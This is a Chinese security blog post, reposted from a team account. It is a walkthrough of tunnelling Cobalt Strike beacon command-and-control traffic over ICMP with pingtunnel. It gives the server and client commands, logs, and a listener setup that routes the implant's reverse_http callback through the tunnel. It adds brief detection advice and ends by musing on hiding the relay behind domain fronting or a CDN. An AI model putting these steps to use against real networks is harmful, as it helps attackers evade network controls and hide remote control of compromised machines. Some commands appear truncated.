通过PING tunnel 转换 beacon 流量

08sec 今天

以下文章来源于零队 ， 作者c1y2m3

零队

安全技术分享


0x00 前言

pingtunnel是把tcp/udp/sock5流量伪装成icmp流量进行转发的工具。用于突破网络封锁，或是绕过WIFI网络的登陆验证，或是在某些网络加快网络传输速度。

项目地址：https://github.com/esrrhs/pingtunnel

适用场景 ： 特殊环境下icmp流量允许出网

实现原理：目标机将TCP流量封装成icmp，然后发送给服务端，服务端再从ICMP包解析出正常TCP流量最后发向cobalt strike的listener端口。



0x01 测试

Linux 服务端配置：

- 关闭linux系统icmp回应功能

```
1.echo 1 >/proc/sys/net/ipv4/icmp_echo_ignore_all
```

```
1.wget https://github.com/esrrhs/pingtunnel/releases/dowr
2.sudo unzip pingtunnel_linux64.zip
3.sudo ./pingtunnel -type server
```

```
[root@zIFLVd1252 tmp]# sudo ./pingtunnel -type server
[WARN] [2020-05-25T14:35:35.030585248+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/loggo/loggo
.go:55] [github.com/esrrhs/go-engine/src/loggo.Ini] loggo Ini
[INFO] [2020-05-25T14:35:35.031144765+08:00] [/home/project/pingtunnel/main.go:187] [main.main] start.
..
[INFO] [2020-05-25T14:35:35.031231568+08:00] [/home/project/pingtunnel/main.go:188] [main.main] key 0
[INFO] [2020-05-25T14:35:35.032893517+08:00] [/home/project/pingtunnel/main.go:196] [main.main] Server
 start
[INFO] [2020-05-25T14:35:35.033695141+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/pingtunnel/
server.go:553] [github.com/esrrhs/go-engine/src/pingtunnel.(*Server).showNet] send 0Packet/s 0KB/s rec
v 0Packet/s 0KB/s 0Connections
[INFO] [2020-05-25T14:35:35.127962954+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/pingtunnel/
server.go:140] [github.com/esrrhs/go-engine/src/pingtunnel.(*Server).processPacket] ping from 221.226.
65.138 2020-05-25 14:35:33.5278764 +0800 CST 0 11901 116
[INFO] [2020-05-25T14:35:36.034015894+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/pingtunnel/
server.go:553] [github.com/esrrhs/go-engine/src/pingtunnel.(*Server).showNet] send 0Packet/s 0KB/s rec
v 0Packet/s 0KB/s 0Connections
[INFO] [2020-05-25T14:35:36.129257536+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/pingtunnel/
server.go:140] [github.com/esrrhs/go-engine/src/pingtunnel.(*Server).processPacket] ping from 221.226.
65.138 2020-05-25 14:35:34.5300769 +0800 CST 0 11901 117
```

Windows 客户端配置：

这里以转发tcp为例

```
1.pingtunnel.exe -type client -l :4455 -s ServerIP -t Ser
```


```
管理员: C:\Windows\system32\cmd.exe - pingtunnel.exe  -type client -l :4455 -s [redacted] -t [redacted] -tcp 1
[0;00m[38;5;46m[INFO] [2020-05-25T14:33:37.545918+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/pingtunnel/client.go:698] [
github.com/esrrhs/go-engine/src/pingtunnel.(*Client).showNet] send 0Packet/s 0KB/s recv 0Packet/s 0KB/s 0/0Connections
[0;00m[38;5;46m[INFO] [2020-05-25T14:33:37.5858125+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/pingtunnel/client.go:583]
[github.com/esrrhs/go-engine/src/pingtunnel.(*Client).processPacket] pong from 43.226.153.250 40.8898ms
[0;00m[38;5;46m[INFO] [2020-05-25T14:33:38.5472447+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/pingtunnel/client.go:680]
[github.com/esrrhs/go-engine/src/pingtunnel.(*Client).ping] ping 43.226.153.250 2020-05-25 14:33:38.5472447 +0800 CST m=+2.037555501
0 0 11901 2
[0;00m[38;5;46m[INFO] [2020-05-25T14:33:38.5482373+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/pingtunnel/client.go:698]
[github.com/esrrhs/go-engine/src/pingtunnel.(*Client).showNet] send 0Packet/s 0KB/s recv 0Packet/s 0KB/s 0/0Connections
[0;00m[38;5;46m[INFO] [2020-05-25T14:33:38.5901259+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/pingtunnel/client.go:583]
[github.com/esrrhs/go-engine/src/pingtunnel.(*Client).processPacket] pong from 43.226.153.250 42.8812ms
[0;00m[38;5;46m[INFO] [2020-05-25T14:33:39.5525544+08:00] [/root/go/src/github.com/esrrhs/go-engine/src/pingtunnel/client.go:680]
[github.com/esrrhs/go-engine/src/pingtunnel.(*Client).ping] ping 43.226.153.250 2020-05-25 14:33:39.5515556 +0800 CST m=+3.041866401
0 0 11901 3
```

这里监听两个Listener 其中一个host为本地127.0.0.1 listener作用是让生成出来的agent去连接127.0.0.1:4455，这样流量就能走icmp隧道。

Listeners X

name	payload	host	port	beacons
Server	windows/beacon_http/reverse_http	[redacted]	4455	[redacted]
Client	windows/beacon_http/reverse_http	127.0.0.1	4455	127.0.0.1

最终实现结果如下：



0x02 防御检测

1、检测同一来源 ICMP 数据包的数量。一个正常的 ping 每秒最多只会发送两个数据包，而使用 ICMP隧道的浏览器在同一时间会产生上千个 ICMP 数据包。

2、注意网络中 ICMP 数据包中 payload 大于 64 比特的数据包。

0x03 思考

是否可以利用配置域前置或者是cdn转发的手段来隐藏中转器的真实ip?